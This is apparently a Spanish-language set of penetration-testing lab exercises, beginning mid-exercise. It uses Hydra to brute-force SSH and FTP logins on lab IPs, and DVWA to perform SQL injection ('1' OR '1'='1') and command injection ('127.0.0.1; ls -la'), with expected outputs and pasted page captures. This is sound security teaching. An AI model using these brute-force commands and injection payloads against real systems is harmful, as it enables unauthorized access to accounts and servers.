2. echo 123456 > pass.txt
3. echo alumno > users.txt
4. Ejecutar Hydra:
5. hydra -L users.txt -P pass.txt ssh://192.168.1.10


Qué debe salir

[22][ssh] host: 192.168.1.10 login: alumno password: 123456

echo msfadmin > pass.txt

echo msfadmin > user.txt

hydra -L users.txt -P pass.txt ssh://192.168.0.67



✅ EJERCICIO 2 – Hydra contra FTP

Enunciado


Atacar un servidor FTP de laboratorio.

Cómo realizarlo

hydra -l alumno -P pass.txt ftp://192.168.1.10

Qué debe salir

[21][ftp] host: 192.168.1.10 login: alumno password: 123456



✅ EJERCICIO 3 – Comparación de velocidad de diccionarios

Enunciado

Medir tiempo usando un diccionario pequeño vs uno grande.

Cómo realizarlo


1. Crear diccionario grande:
2. cat pass.txt > big.txt
3. cat /usr/share/wordlists/rockyou.txt >> big.txt
4. Atacar:
5. time hydra -l alumno -P big.txt ssh://192.168.1.10

Qué debe salir

real 0m27.352s

Y con el pequeño:

real 0m0.300s



DVWA – EJERCICIOS PRÁCTICOS (BÁSICO–INTERMEDIO)

Estos ejercicios funcionan con el DVWA instalado en una VM (Kali, Ubuntu Server, Metasploitable, etc.).

Lo ideal es tener DVWA en otra máquina o en Docker:

docker run --rm -it -p 80:80 vulnerables/web-dvwa

🟩 EJERCICIO 1 — SQL Injection (LOW)

Enunciado

Realiza una inyección SQL básica en el módulo "SQL Injection" con nivel LOW para obtener todos los usuarios de la base de datos.

Cómo realizarlo

1. Entra a DVWA → *SQL Injection*
2. En el campo "User ID", escribe:

1' OR '1'='1

3. Pulsa **Submit**.

Resultado esperado

DVWA debe mostrar **todos los usuarios**, por ejemplo:

ID: 1 OR 1=1

First name: admin

Surname: admin

ID: 2

First name: Gordon

Surname: Brown

ID: 3

First name: Pablo


Surname: Picasso

...

✔ El alumno ha demostrado comprender la inyección clásica en base a *string-based SQLi*.

- http://localhost/DVWA/index.php




http://localhost/DVWA/vulnerab
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' OR '1'='1#
First name: admin
Surname: admin
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-inj
https://owasp.org/www-community/attacks/SQL_Injec
https://bobby-tables.com/


http://localhost/DVWA/vuln
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' OR '1'='1'#
First name: admin
Surname: admin
ID: 1' OR '1'='1'#
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1'#
First name: Hack
Surname: Me
ID: 1' OR '1'='1'#
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1'#
First name: Bob
Surname: Smith
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-c
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/

🟦 EJERCICIO 2 — SQL Injection (MEDIUM)

Enunciado

Bypassea la validación adicional del nivel MEDIUM y consigue extraer un usuario.

Cómo realizarlo


En nivel MEDIUM se limpia un poco la entrada, pero sigue vulnerable.

1. Prueba:

1 OR 1=1

2. O usa comentario:

1' OR 1=1#



Resultado esperado

DVWA volverá a listar TODOS los usuarios, igual que en LOW.

🟨 EJERCICIO 3 — Command Injection (LOW)

Enunciado

Usa el módulo *Command Injection* para ejecutar un comando del sistema y demostrarlo listando el contenido del directorio.

Cómo realizarlo

En *Command Injection*, en el campo para hacer ping, introduce:

127.0.0.1; ls -la

Resultado esperado

Debajo del ping debes ver algo como:

PING 127.0.0.1 (127.0.0.1)...

<salida del ping>


total 48


drwxr-xr-x 1 www-data www-data 4096 ...

-rw-r--r-- 1 www-data www-data index.php

...

✔ Esto demuestra una *OS Command Injection*.


